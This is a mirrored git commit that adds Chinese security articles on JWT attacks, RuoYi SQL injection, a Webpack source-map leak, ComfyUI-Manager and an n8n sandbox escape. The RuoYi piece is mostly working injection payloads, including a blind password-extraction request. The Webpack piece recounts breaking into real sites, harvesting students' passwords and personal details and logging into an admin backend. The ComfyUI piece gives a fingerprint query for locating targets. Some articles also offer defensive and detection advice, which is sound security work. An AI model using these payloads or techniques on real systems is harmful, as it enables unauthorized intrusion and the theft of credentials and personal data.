mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
【已复现】SmarterMail存在文件上传漏洞(CVE-2025-52691)、某赛通Nday漏洞分析、【已复现】SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691)安全风险通告、【0day预警】ComfyUI-Manager CRLF注入导致远程代码执行漏洞、【一马当先,洞见金甲】微众银行SRC新春专享漏洞挖掘激励计划、【已复现】ComfyUI-Manager 远程代码执行漏洞(QVD-2026-2759)安全风险通告、n8n RCE 101:CVE-2025–68613 漏洞分析、Webpack打包js.map泄露导致的通杀0day、周日20点直播 | FART14秒脱海外加固厂商dexprotector加壳app、【玄域靶场】漏洞报告里挖思路,玄域靶场中练实操-实战漏洞报告板块已上线!、海湖庄园的秘密:委内瑞拉行动中的国家安全漏洞、【在野利用】Cursor命令执行漏洞、攻防场景Cursor实战化挖掘漏洞--从2天到20分钟、【附POC及复现环境】SmarterMail未授权任意命令执行漏洞复现(CVE-2025-52691)、通用 | 春节第三趴,提交几个漏洞能拿万元奖励金∕大疆运动相机?(文末抽奖)、漏洞通告|n8n远程代码执行漏洞(CVE-2026-21858)、JWT安全解析:从设计哲学到致命漏洞、RuoYi 后台SQL注入漏洞系列2、【漏洞通告】n8n 远程代码执行漏洞(CVE-2026-21858)、【已复现】SmarterMail 路径遍历漏洞可导致未授权远程代码执行,EXP 已公开(CVE-2025-52691)、警惕跨境暗雷!韩国漏洞微基站遭改装,悄然流入中国窃隐私、【安服水洞系列】Dify API密钥明文暴露漏洞、[漏洞复现]ComfyUI-Manager(CVE-2025-67303)、
This commit is contained in:
 test committed
1 parent
0e182e2378
commit
183d7a2db5
24 files changed
+2389
-1
No files matched your search
@@ -16369,5 +16369,28 @@
|
||||
"https://mp.weixin.qq.com/s/8sOwQ3_-XWC84JOoRQjCuw": "Linux电池实用程序漏洞允许绕过身份验证和篡改系统",
|
||||
"https://mp.weixin.qq.com/s/5GqRvclnjNh67egnYibZGQ": "Linux脏牛提权漏洞复现",
|
||||
"https://mp.weixin.qq.com/s/E-Y5ggi63OBlL9-dQ2YgNQ": "网安实验干货每日分享IIS6.0文件解析漏洞特殊符号\"∕\"–0109",
|
||||
"https://mp.weixin.qq.com/s/Ki-fPXPBNUFWxqQgAD-qcQ": "漏洞预警 | 金和OA SQL注入和XXE漏洞"
|
||||
"https://mp.weixin.qq.com/s/Ki-fPXPBNUFWxqQgAD-qcQ": "漏洞预警 | 金和OA SQL注入和XXE漏洞",
|
||||
"https://mp.weixin.qq.com/s/a_2doPRjkA4aB6dsXmRA6g": "【已复现】SmarterMail存在文件上传漏洞(CVE-2025-52691)",
|
||||
"https://mp.weixin.qq.com/s/CiMdkibcYiyYrQ5P_dCBPQ": "某赛通Nday漏洞分析",
|
||||
"https://mp.weixin.qq.com/s/kR7hgM6g1hXU2CS0MtMuMw": "【已复现】SmarterMail 邮件服务器任意文件上传漏洞(CVE-2025-52691)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s/47eKj7vlfpUnzO3-9j5wvw": "【0day预警】ComfyUI-Manager CRLF注入导致远程代码执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/4SngbeUncM3lZ31vbXnt3A": "【一马当先,洞见金甲】微众银行SRC新春专享漏洞挖掘激励计划",
|
||||
"https://mp.weixin.qq.com/s/h2G0STVzVlsv43n_Nw1s7w": "【已复现】ComfyUI-Manager 远程代码执行漏洞(QVD-2026-2759)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s/ic_1TCloI5b8hdGh5zD1Ng": "n8n RCE 101:CVE-2025–68613 漏洞分析",
|
||||
"https://mp.weixin.qq.com/s/G8_DI-HJqe8GuB0zTLDnGg": "Webpack打包js.map泄露导致的通杀0day",
|
||||
"https://mp.weixin.qq.com/s/g0mfL12GusM5L-9dkmcGLQ": "周日20点直播 | FART14秒脱海外加固厂商dexprotector加壳app",
|
||||
"https://mp.weixin.qq.com/s/1MKJ7rDMWKrjjQmTJ7w-hQ": "【玄域靶场】漏洞报告里挖思路,玄域靶场中练实操-实战漏洞报告板块已上线!",
|
||||
"https://mp.weixin.qq.com/s/ZAqKEmc_j1VurL4d-DM1xA": "海湖庄园的秘密:委内瑞拉行动中的国家安全漏洞",
|
||||
"https://mp.weixin.qq.com/s/3N-2AyhPAUa3zckkXXMKGA": "【在野利用】Cursor命令执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/f5bLH6n9V_-oSedvH_QvSA": "攻防场景Cursor实战化挖掘漏洞--从2天到20分钟",
|
||||
"https://mp.weixin.qq.com/s/zKxDRzdWGHHbSWlW1yVfNg": "【附POC及复现环境】SmarterMail未授权任意命令执行漏洞复现(CVE-2025-52691)",
|
||||
"https://mp.weixin.qq.com/s/RBfSscMqiQh4_HsAFrvLXg": "通用 | 春节第三趴,提交几个漏洞能拿万元奖励金∕大疆运动相机?(文末抽奖)",
|
||||
"https://mp.weixin.qq.com/s/xPDUHApz5a82Cq9OmM4JVA": "漏洞通告|n8n远程代码执行漏洞(CVE-2026-21858)",
|
||||
"https://mp.weixin.qq.com/s/VoJOaP_A909qRPBO1Z0s_g": "JWT安全解析:从设计哲学到致命漏洞",
|
||||
"https://mp.weixin.qq.com/s/7fPL8gnvt4X0loaJ1qzPgA": "RuoYi 后台SQL注入漏洞系列2",
|
||||
"https://mp.weixin.qq.com/s/gI-FeyGB6lqjwl_oxCVd8A": "【漏洞通告】n8n 远程代码执行漏洞(CVE-2026-21858)",
|
||||
"https://mp.weixin.qq.com/s/shTMNLrCeSsSopiXlr0gpg": "【已复现】SmarterMail 路径遍历漏洞可导致未授权远程代码执行,EXP 已公开(CVE-2025-52691)",
|
||||
"https://mp.weixin.qq.com/s/XKaWRWSjITR_gAmEicCXNg": "警惕跨境暗雷!韩国漏洞微基站遭改装,悄然流入中国窃隐私",
|
||||
"https://mp.weixin.qq.com/s/T2aLxuN0qYCmEOzvA3kX1Q": "【安服水洞系列】Dify API密钥明文暴露漏洞",
|
||||
"https://mp.weixin.qq.com/s/Rp8EFclSWfusZB_oz6111g": "[漏洞复现]ComfyUI-Manager(CVE-2025-67303)"
|
||||
}
|
||||
@@ -0,0 +1,133 @@
|
||||
# JWT安全解析:从设计哲学到致命漏洞
|
||||
极客零零七 2026-01-09 03:54
|
||||
|
||||
|
||||
|
||||
在现代Web应用和微服务架构中,JSON Web Token (JWT)已成为事实上的身份认证标准。它以其轻量、自包含和跨语言的特性,解决了传统认证机制在分布式环境中遇到的诸多痛痛点。然而,这种强大的灵活性也伴随着复杂的安全挑战。
|
||||
|
||||
本文将分为两部分:第一部分,我们将深入探讨JWT的核心设计原则,理解它为何以及如何工作。第二部分,我们将切换到攻击者的视角,剖析针对JWT的常见攻击技术,并通过经典的CVE案例来揭示一个微小实现错误如何导致整个安全体系的崩溃。
|
||||
## 第一部分:JWT的设计哲学与工作原理
|
||||
### 问题的根源:有状态认证的枷锁
|
||||
|
||||
在JWT出现之前,Web世界普遍采用基于Session的认证方式。这种模式的核心是有状态(Stateful):
|
||||

|
||||
1. 1. 用户登录后,服务器创建一个Session对象存储用户信息,并生成一个session_id。
|
||||
|
||||
1. 2. session_id通过Cookie返回给客户端。
|
||||
|
||||
1. 3. 客户端此后的每次请求都携带session_id。
|
||||
|
||||
1. 4. 服务器通过session_id查找对应的Session数据,以确认用户身份。
|
||||
|
||||
这种模式的弊端在分布式架构中被无限放大:
|
||||
- • 扩展性瓶颈:每台服务器都需要能访问到Session存储(通常是内存或Redis),这导致了对中心化存储的依赖和同步的复杂性。
|
||||
|
||||
- • 服务端负担:服务器需要维护数百万用户的Session信息,消耗大量资源。
|
||||
|
||||
- • 跨域与移动端不友好:基于Cookie的Session机制在处理CORS和移动App原生调用时,配置繁琐且容易出错。
|
||||
|
||||
### 解决方案:JWT的无状态革命
|
||||
|
||||
JWT的核心思想是无状态(Stateless)和自包含(Self-Contained)。服务器不再存储任何会话信息,所有验证所需的数据都包含在Token本身。一个JWT是一个由三部分组成的字符串,以.分隔:Header.Payload.Signature。示例JWT:
|
||||
```
|
||||
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiZXhwIjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
|
||||
```
|
||||
|
||||
**a. Header (头部)**
|
||||
头指定了签名算法(alg)和令牌类型(typ)。它是一个JSON对象,经过Base64Url编码后构成了JWT的第一部分。
|
||||
```
|
||||
{ "alg": "HS256", "typ": "JWT"}
|
||||
```
|
||||
|
||||
**b. Payload (载荷)**
|
||||
载荷包含了被称为“声明”(Claims)的数据。这是关于用户或其他实体的陈述,例如用户ID、角色、过期时间等。它同样是一个经过Base64Url编码的JSON对象。
|
||||
```
|
||||
{ "sub": "1234567890", "name": "John Doe", "exp": 1516239022}
|
||||
```
|
||||
|
||||
一个至关重要的警告:Payload仅仅是编码,而非加密。任何人都可以解码并读取其内容。因此,绝对不能在Payload中存放任何敏感信息,如密码或个人隐私数据。
|
||||
|
||||
**c. Signature (签名)**
|
||||
签名是JWT安全性的基石。它的作用是验证发送者的身份并确保消息在传输过程中未被篡改。签名的生成过程如下(以HMAC-SHA256为例):
|
||||
```
|
||||
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload),secret_key)
|
||||
```
|
||||
|
||||
服务器使用一个仅自己知道的密钥(secret_key
|
||||
)对编码后的Header和Payload进行签名。当服务器收到一个JWT时,它会用相同的密钥重新执行一次签名计算,并比对计算结果与JWT自带的签名是否一致。如果不一致,说明数据被篡改或签名是伪造的,请求将被拒绝。
|
||||
|
||||
这个密钥永远不会传输给客户端,从而保证了签名的可靠性。
|
||||
## 第二部分:攻破壁垒 - 针对JWT的攻击
|
||||
|
||||
JWT的规范本身是安全的,但其安全性高度依赖于开发者的正确实现。错误的配置或代码逻辑会打开致命的攻击窗口。
|
||||
### 1. 签名攻击:信任的崩溃
|
||||
|
||||
**a. 算法混淆 (CVE-2015-2951): RS256 -> HS256 的经典一击**
|
||||
|
||||
这是JWT历史上最著名的漏洞之一,它巧妙地利用了非对称与对称算法的实现差异。RS256 (RSA): 非对称算法。使用私钥签名,使用公钥验证。公钥可以安全地公开。HS256 (HMAC): 对称算法。使用同一个密钥进行签名和验证。攻击流程:
|
||||
1. 1. 假设一个应用使用RS256。服务器持有私钥,并将对应的公钥发布出去供客户端或资源服务器验证。
|
||||
|
||||
1. 2. 攻击者获取了这个公开的公钥。
|
||||
|
||||
1. 3. 攻击者创建一个恶意的JWT,并在Header中将算法alg篡改为HS256。
|
||||
|
||||
1. 4. 最关键的一步:攻击者使用获取到的公钥作为HMAC的密钥,对这个HS256的Token进行签名。
|
||||
|
||||
1. 5. 攻击者将这个伪造的Token发送给服务器。
|
||||
|
||||
漏洞成因: 易受攻击的服务器在验证Token时,会执行以下错误逻辑:
|
||||
1. 1. 读取Header,发现alg是HS256。
|
||||
|
||||
1. 2. 于是,它加载用于验证签名的“密钥”。在代码实现中,这个密钥变量可能被设计为同时存储RS256的公钥或HS256的密钥。
|
||||
|
||||
1. 3. 它将加载的公钥当作HMAC密钥来验证签名。
|
||||
|
||||
由于攻击者和服务器使用了完全相同的“密钥”(即公钥)和相同的HMAC算法,签名验证成功通过!攻击者由此可以伪造任意身份。
|
||||
|
||||
防御策略: 永不信任来自Token Header的alg
|
||||
字段。服务器必须在验证逻辑中强制指定并检查算法。如果你的系统设计使用RS256,那么代码必须拒绝任何alg不等于RS256的Token。
|
||||
|
||||
**b. 算法置空攻击 (alg: none)**
|
||||
|
||||
JWT规范允许alg字段为"none",表示这是一个未签名的Token。如果服务器库配置不当,没有明确指定必须验证签名,它可能会接受这个alg: "none"的Token,从而完全跳过安全验证。
|
||||
|
||||
防御策略: 在服务器端建立一个可接受算法的白名单(例如 ['HS256', 'RS256']),并拒绝任何不在白名单中的算法,尤其是"none"。
|
||||
### 2. 实现层攻击:利用逻辑漏洞
|
||||
|
||||
**a. 弱密钥暴力破解**
|
||||
如果使用HS256算法,但密钥过于简单(如 "secret", "123456"),攻击者可以离线进行字典攻击或暴力破解。
|
||||
|
||||
防御策略: 使用由密码学安全随机数生成器产生的高熵密钥,并将其作为最高机密通过环境变量或密钥管理服务(KMS)来管理。
|
||||
|
||||
**b. KID注入攻击**
|
||||
kid (Key ID) Header用于指定验证签名时应使用的密钥,这对于密钥轮换非常有用。但如果服务器端代码直接将kid的值用于路径拼接或数据库查询,就会引发严重漏洞。
|
||||
- • 目录遍历: kid: "../../../../dev/null"
|
||||
|
||||
- • SQL注入: kid: "key1' UNION SELECT 'malicious_key' --"
|
||||
|
||||
防御策略: 对kid进行严格的清理和验证。最佳实践是维护一个允许的kid到实际密钥的映射表(Map),任何不在表中的kid都应被拒绝。
|
||||
### 3. 生命周期与存储攻击
|
||||
|
||||
**a. XSS导致Token泄露**
|
||||
将JWT存储在localStorage或sessionStorage中是一个常见的错误。任何XSS漏洞都允许恶意脚本读取并窃取这些Token,然后攻击者就可以用它来冒充用户。
|
||||
|
||||
防御策略: 将JWT存储在HttpOnly
|
||||
Cookie中。这可以防止客户端JavaScript访问它,从而有效缓解XSS带来的Token盗窃风险。
|
||||
|
||||
**b. 缺乏撤销机制**
|
||||
JWT的无状态特性意味着一旦签发,在过期之前它就一直有效。如果Token被盗,或者用户更改了密码,旧Token依然可以被使用。
|
||||
|
||||
防御策略:
|
||||
- • 短生命周期: 签发生命周期极短的Access Token(如5分钟),并配合使用长生命周期的Refresh Token。
|
||||
|
||||
- • 撤销列表(黑名单): 在Redis等高速缓存中维护一个已撤销Token的ID(jti声明)列表。这虽然牺牲了部分无状态性,但在高安全要求的场景下是必要的。
|
||||
|
||||
### 结论
|
||||
|
||||
JWT是一个强大而优雅的认证工具,它极大地简化了现代分布式应用的身份验证流程。然而,它的安全性并非与生俱来,而是完全建立在审慎和严谨的实现之上。
|
||||
|
||||
作为开发者,我们必须超越“能用就行”的层面,深刻理解其工作原理和潜在的攻击面。通过始终使用经过良好维护的库、强制校验算法、安全管理密钥并遵循存储最佳实践,我们才能真正驾驭JWT的力量,构建既灵活又安全的应用系统。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# RuoYi 后台SQL注入漏洞系列2
|
||||
安全艺术 安全艺术 2026-01-09 08:50
|
||||
|
||||
# 1. RuoYi(4.7.1-4.7.4)
|
||||
## 1.1. SQL注入
|
||||
|
||||
代码生成-创建
|
||||
```
|
||||
CREATE table a1 as SELECT extractvalue(1,concat(0x7e,(select database())));
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
# 2. RuoYi-4.7.5
|
||||
## 2.1. SQL注入
|
||||
|
||||
代码生成-创建
|
||||
|
||||

|
||||
|
||||
绕过
|
||||
```
|
||||
CREATE table a1 as SELECT/**/extractvalue(1,concat(0x7e,(select/**/database())));
|
||||
```
|
||||
|
||||

|
||||
# 3. RuoYi-4.8.2
|
||||
## 3.1. SQL注入
|
||||
```
|
||||
POST /system/user/list HTTP/1.1
|
||||
Host: 192.168.3.102
|
||||
Content-Length: 147
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
X-Requested-With: XMLHttpRequest
|
||||
X-CSRF-Token: yneu6NWAntf9M703Tou1JfwSF79sF9YSzrqFCT9wmL0=
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
|
||||
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
||||
Origin: http://192.168.3.102
|
||||
Referer: http://192.168.3.102/tool/gen/createTable
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
|
||||
Cookie: JSESSIONID=0627cca5-d25b-4156-8f9e-b48eb4d0d1ea
|
||||
Connection: keep-alive
|
||||
|
||||
pageNum=1&pageSize=10&orderByColumn=status&isAsc=,CASE WHEN u.user_id LIKE 2 THEN CASE WHEN u.password LIKE 0x24326125 THEN 0 ELSE 2 END ELSE 1 END
|
||||
```
|
||||
|
||||

|
||||
|
||||
更多内容进群了解哈。
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,163 @@
|
||||
# Webpack打包js.map泄露导致的通杀0day
|
||||
猎洞时刻 赤弋安全团队 2026-01-09 07:54
|
||||
|
||||
**免责声明**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
```
|
||||
本公众号“猎洞时刻”旨在分享网络安全领域的相关知识,仅限于学习和研究之用。本公众号并不鼓励或支持任何非法活动。
|
||||
本公众号中提供的所有内容都是基于作者的经验和知识,并仅代表作者个人的观点和意见。这些观点和意见仅供参考,不构成任何形式的承诺或保证。
|
||||
本公众号不对任何人因使用或依赖本公众号提供的信息、工具或技术所造成的任何损失或伤害负责。
|
||||
本公众号提供的技术和工具仅限于学习和研究之用,不得用于非法活动。任何非法活动均与本公众号的立场和政策相违背,并将依法承担法律责任。
|
||||
本公众号不对使用本公众号提供的工具和技术所造成的任何直接或间接损失负责。使用者必须自行承担使用风险,同时对自己的行为负全部责任。
|
||||
本公众号保留随时修改或补充免责声明的权利,而不需事先通知
|
||||
```
|
||||
|
||||
|
||||
本次分享一个js.map泄露造成的高危0day,设计站点近千,不喜勿喷,感谢观看!
|
||||
|
||||
开局一个经典的登录口,直接进行登录口对抗。
|
||||
|
||||

|
||||
|
||||
常规对抗登录口方法如下内容,都可以测试一下。
|
||||
|
||||

|
||||
|
||||
如果上面方法都干不动,更加建议你去多审计js,说不定有意外之喜。
|
||||
|
||||
直接F12查看js,发现存在一个文件,这个算是一个Webpack打包的特征。
|
||||
|
||||
app.xxx.js 这个文件算是一个webpack打包的特征文件。
|
||||
|
||||

|
||||
|
||||
并且在浏览器插件,也是能够很明显看出来,确实是webpack打包的站点。
|
||||
|
||||

|
||||
|
||||
于是直接访问这个app.b0aaa943.js文件
|
||||
|
||||
**访问后是下面这样。**
|
||||
|
||||
|
||||

|
||||
|
||||
**然后进行拼接.map后缀。**
|
||||
|
||||
|
||||
app.b0aaa943.js
|
||||
|
||||
拼接后
|
||||
|
||||
app.b0aaa943.js.map
|
||||
|
||||

|
||||
|
||||
**于是就可以成功下载js.map文件**
|
||||
|
||||
|
||||

|
||||
|
||||
进行对js.map反编译还原,如果没有反编译环境,网上搜一下安装一下。
|
||||
|
||||
reverse-sourcemap --output-dir ./ app.b0aaa943.js.map
|
||||
|
||||
**一、信息泄露已登录学生token**
|
||||
|
||||
|
||||
还原后可以成功看到打包前源码,里面泄露了各种各样的接口信息。
|
||||
|
||||
于是可以对接口进行审计,然后测试有没有未授权接口。
|
||||
|
||||

|
||||
|
||||
然后我们查看
|
||||
|
||||
http://xxxxx/api/Monitor/GetActiveUsers
|
||||
|
||||
这个api网页是登录的日志,只要有人登录成功就会泄露其信息,可以发现暴露了一些敏感内容。比如有用户名和密码暴露,还有登录成功的token值。
|
||||
|
||||
在下面内容,可以找到可以使用的用户token。
|
||||
|
||||

|
||||
|
||||
**二、拿到任意学生的账号密码**
|
||||
|
||||
|
||||
于是我们根据api给的内容,我们获取到了一个学生的登录token,使用另一个接口,于是构造路径:
|
||||
|
||||
http://xxxxx/api/user/getinfobytoken/?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1lIjoiMjAyMzE1MTAwMTM1IiwianRpIjoiMTUwNDM3IiwiaHR0cDovL
|
||||
|
||||
通过该接口,成功返回该学生姓名,手机号,学号,以及md5的密码值。
|
||||
|
||||

|
||||
|
||||
然后对MD5密码值进行解密,比如密码123456.
|
||||
有了学号和密码,就能够使用登录接口进行测试,发现获取登录token成功!
|
||||
|
||||
再使用第三个接口,验证账号密码是否可以利用,经过测试可以成功返回该用户的JWT值,也就是证明账号密码可以使用(低权限账户没法直接登录管理后台,通过该接口也验证账号密码是否成功)。
|
||||
|
||||
http://xxxx/api/login/jwttoken3.0/?name=202315xxxx&pass=123456
|
||||
|
||||
下面是成功证明,该账号密码正确,并且可以拿到JWT
|
||||
|
||||

|
||||
|
||||
**小总结:**
|
||||
|
||||
|
||||
因此,使用上面的方法,可以先通过
|
||||
|
||||
/api/Monitor/GetActiveUsers
|
||||
|
||||
接口,拿到学生泄露的token,再通过学生泄露的token去调用/api/user/getinfobytoken 接口,是可以拿到该学生的密码MD5,进行解密后,可以成功拿到多个学生的账号密码。
|
||||
|
||||
但是直接进行登录,会提示无权限,因为这是管理后台,学生登录是无权限的。必须要拿到admin的泄露密码才行。
|
||||
|
||||

|
||||
|
||||
**三、登录管理后台**
|
||||
|
||||
|
||||
刚才上面那个,因为只泄露的学生的,所以没法登录后台,但是这个是通杀漏洞,试试其他站点,有没有泄露admin的信息的。
|
||||
|
||||
**通过进行指纹提取,发现有九百多条。**
|
||||
|
||||
|
||||

|
||||
|
||||
如果不会指纹提取的,看我下面这个文章,点击就能查看:
|
||||
|
||||
[如何在日常渗透中实现通杀漏洞挖掘](https://mp.weixin.qq.com/s?__biz=MzkyNTUyNTE5OA==&mid=2247487436&idx=1&sn=be143102d776f443d8512a4f3d8684c6&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
然后找一个其他站点,还使用上面的方法,先访问下面接口获取泄露的信息。
|
||||
|
||||
api/Monitor/GetActiveUsers
|
||||
|
||||
成功找到了一个泄露admin账号的信息泄露,并且还泄露了token。
|
||||
|
||||

|
||||
|
||||
其实拿到了token就已经可以登录后台的,但是为了危害扩大,继续去拿账号密码,访问
|
||||
|
||||
/api/user/getinfobytoken/?token=xxx
|
||||
|
||||
成功拿到admin的密码的MD5,进行解密成功拿到明文密码。
|
||||
|
||||

|
||||
|
||||
通过CMD5可以成功查到,直接动用我们团队内部API去拿该明文,或者你花钱买个VIP也行。
|
||||
|
||||

|
||||
|
||||
**通过账号密码,成功登录后台。**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,35 @@
|
||||
# [漏洞复现]ComfyUI-Manager(CVE-2025-67303)
|
||||
原创 zzz 良月安全 2026-01-09 09:06
|
||||
|
||||
# 免责声明
|
||||
|
||||
本公众号所发布的所有内容,包括但不限于信息、工具、项目以及文章,均旨在提供学习与研究之用。所有工具安全性自测。如因此产生的一切不良后果与文章作者和本公众号无关。如有涉及公司与个人敏感信息,侵权烦请告知,我们会立即删除并致歉。
|
||||
# ComfyUI-Manager(CVE-2025-67303)
|
||||
## 指纹
|
||||
|
||||
title: "ComfyUI" AND app: "Python" AND not (favicon: "2b86aa50c3a66bb77ff07c42cc051dcc" OR favicon: "f4b0dff5008fdc93f6bb98460c711700") AND not country: "China"
|
||||
## 漏洞复现
|
||||
|
||||
读取配置文件,默认security_level为normal
|
||||
|
||||

|
||||
|
||||
可修改security_level为weak
|
||||

|
||||
修改security_level为weak后,重启服务
|
||||
然后加载恶意git仓库,内容如下
|
||||
发包
|
||||
利用成功
|
||||
|
||||
# 参考链接
|
||||
|
||||
https://mp.weixin.qq.com/s/47eKj7vlfpUnzO3-9j5wvw
|
||||
# 关于星球
|
||||
|
||||
星球里有团队内部POC分享。星球定期更新安全内容,包括:内部漏洞库情报分享(包括部分未公开0/1day)、poc利用工具及内部最新研究成果。圈子目前价格为129元(交个朋友),后续人员加入数量多的话会考虑涨价(先到先得!!)感谢师傅们的支持!!
|
||||
|
||||
|
||||
|
||||
image
|
||||
|
||||
|
||||
@@ -0,0 +1,226 @@
|
||||
# n8n RCE 101:CVE-2025–68613 漏洞分析
|
||||
haidragon 安全狗的自我修养 2026-01-09 04:03
|
||||
|
||||
# 官网:http://securitytech.cc/
|
||||
##
|
||||
## 2025 年 12 月 19 日,一个针对 n8n(一款流行的开源工作流自动化平台)的严重漏洞被公开。该漏洞编号为 CVE-2025–68613,严重性评分高达 9.9(Critical)。
|
||||
|
||||
该漏洞允许**已认证用户**
|
||||
绕过沙箱限制并执行**任意系统命令**
|
||||
。
|
||||
> 在本文中,我们将拆解 n8n 的整体架构,理解 JavaScript 沙箱逃逸是如何发生的,并探讨如何在真实环境中检测此类攻击行为。
|
||||
|
||||
|
||||
按 Enter 键或点击查看大图
|
||||
|
||||

|
||||
## 什么是 n8n?
|
||||
|
||||
在深入分析漏洞之前,我们需要先了解目标本身。
|
||||
**n8n**
|
||||
被设计用于以可视化方式连接各种应用和服务。你可以构建由多个 **节点(node)**
|
||||
组成的“工作流(workflow)”,每个节点执行一个具体操作,例如:
|
||||
- 发起 API 请求
|
||||
|
||||
- 处理 JSON 数据
|
||||
|
||||
- 发送电子邮件
|
||||
|
||||
在底层实现上,n8n 构建于 **Node.js**
|
||||
之上。
|
||||
|
||||
其中一个关键特性是 **表达式求值系统(Expression Evaluation System)**
|
||||
。
|
||||
|
||||
该系统允许用户使用双大括号 {{ }}
|
||||
包裹的**动态表达式**
|
||||
,用来引用前一个节点的数据或执行简单逻辑。
|
||||
|
||||
例如,用户可能会编写如下表达式:
|
||||
> (此处为示例表达式)
|
||||
|
||||
|
||||
这些表达式在执行期间会被当作 **JavaScript 代码**
|
||||
来执行,而**这一特性正是漏洞的核心所在**
|
||||
。
|
||||
## 漏洞本质:沙箱逃逸(Sandbox Escape)
|
||||
|
||||
该漏洞影响 n8n 的版本范围为 **0.211.0 到 1.120.3**
|
||||
。
|
||||
|
||||
虽然 n8n 的设计初衷是让这些表达式运行在一个**受限的沙箱环境**
|
||||
中,但实际上该隔离机制并不完整。
|
||||
### 核心问题在于:表达式注入(Expression Injection)
|
||||
|
||||
具体来说,表达式求值器**未能正确地将执行上下文与 Node.js 的全局环境隔离**
|
||||
。
|
||||
|
||||
攻击者可以利用某些 JavaScript 特性,“一步步爬出”沙箱,最终访问宿主系统。
|
||||
## 利用载荷(Payload)
|
||||
|
||||
下面我们来看由 wioui
|
||||
|
||||
提供的 **PoC(概念验证)载荷**
|
||||
。
|
||||
|
||||
乍一看,它只是一个普通的 **立即执行函数(IIFE, Immediately Invoked Function Expression)**
|
||||
。
|
||||
|
||||
但真正的“魔法”发生在函数内部。
|
||||
|
||||
下面逐步拆解其**权限提升链路**
|
||||
:
|
||||
- **this**
|
||||
|
||||
在沙箱上下文中,this
|
||||
指向全局对象。由于隔离存在缺陷,它为我们提供了进入 Node.js 执行环境的入口。
|
||||
|
||||
- **process**
|
||||
|
||||
Node.js 的全局对象,用于获取当前 Node.js 进程的信息。
|
||||
|
||||
- **mainModule**
|
||||
|
||||
指向应用程序的根模块。
|
||||
|
||||
👉 **这是关键突破点**
|
||||
:此时我们已经绕过了用户表达式沙箱,开始接触应用的核心内部结构。
|
||||
|
||||
- **require('child_process')**
|
||||
|
||||
正常情况下,require
|
||||
在用户表达式中是被禁止的。
|
||||
|
||||
但通过 mainModule
|
||||
间接访问,我们可以成功加载 child_process
|
||||
模块,从而创建操作系统级别的新进程。
|
||||
|
||||
- **execSync('id')**
|
||||
|
||||
执行系统命令 id
|
||||
。
|
||||
|
||||
### 权限提升链路总结:
|
||||
```
|
||||
Sandbox ↓Node.js Global(this) ↓Module System(mainModule) ↓RCE (child_process)
|
||||
```
|
||||
## 复现漏洞(Reproducing the Exploit)
|
||||
|
||||
要演示该漏洞,并不需要复杂的工具——**只需浏览器和一个存在漏洞的 n8n 实例即可**
|
||||
。
|
||||
## 步骤 1:环境准备
|
||||
|
||||
登录 n8n 控制面板后,创建一个新的工作流,选择 **“From Scratch(从零开始)”**
|
||||
。
|
||||
## 步骤 2:触发器
|
||||
|
||||
添加一个 **Manual Trigger(手动触发)**
|
||||
节点,用于点击执行工作流。
|
||||
## 步骤 3:注入点
|
||||
|
||||
将一个通用的 **“Edit Fields (Set)”**
|
||||
节点连接到触发器。
|
||||
|
||||
该节点允许我们定义变量。
|
||||
|
||||
在字段值中,不使用静态字符串,而是将输入类型切换为 **“Expression”**
|
||||
,并粘贴恶意载荷。
|
||||
## 步骤 4:执行
|
||||
|
||||
点击 **“Execute Step”**
|
||||
后,n8n 引擎会对表达式进行求值。
|
||||
|
||||
结果并非返回字符串,而是:
|
||||
- 执行 JavaScript
|
||||
|
||||
- 逃逸沙箱
|
||||
|
||||
- 在服务器上运行 id
|
||||
|
||||
- 将命令输出返回到预览窗口
|
||||
|
||||
预览窗口中的输出清楚地表明:
|
||||
|
||||
代码是以 **root(或 n8n 服务用户)**
|
||||
权限执行的。
|
||||
## 检测与防御(Detection and Defense)
|
||||
|
||||
该漏洞已在以下版本中修复:
|
||||
- **1.120.4**
|
||||
|
||||
- **1.121.1**
|
||||
|
||||
- **1.122.0**
|
||||
|
||||
👉 **升级是唯一可靠的修复方式**
|
||||
。
|
||||
|
||||
但对于蓝队(Blue Team)而言,检测攻击尝试同样至关重要。
|
||||
## 日志问题
|
||||
|
||||
默认情况下,n8n 的日志通常**不足以记录具体的表达式载荷**
|
||||
。
|
||||
|
||||
最佳做法是:
|
||||
- 在 **反向代理(如 Nginx)或 WAF**
|
||||
上
|
||||
|
||||
- 检查发送到 n8n 的 **HTTP Request Body**
|
||||
|
||||
## Sigma 规则
|
||||
|
||||
用于检测该行为的 Sigma 规则,通常关注以下特征:
|
||||
- 向 /rest/workflows
|
||||
发送的 POST 请求
|
||||
|
||||
- 请求体中出现与沙箱逃逸链相关的 JavaScript 关键字
|
||||
|
||||
**注意:**
|
||||
|
||||
该检测方式依赖于特定的 child_process
|
||||
访问方法。攻击者可能对其进行混淆,因此还必须:
|
||||
- 在 n8n 主机上监控 **进程创建事件**
|
||||
|
||||
- 特别是 node
|
||||
启动 sh
|
||||
、bash
|
||||
、powershell
|
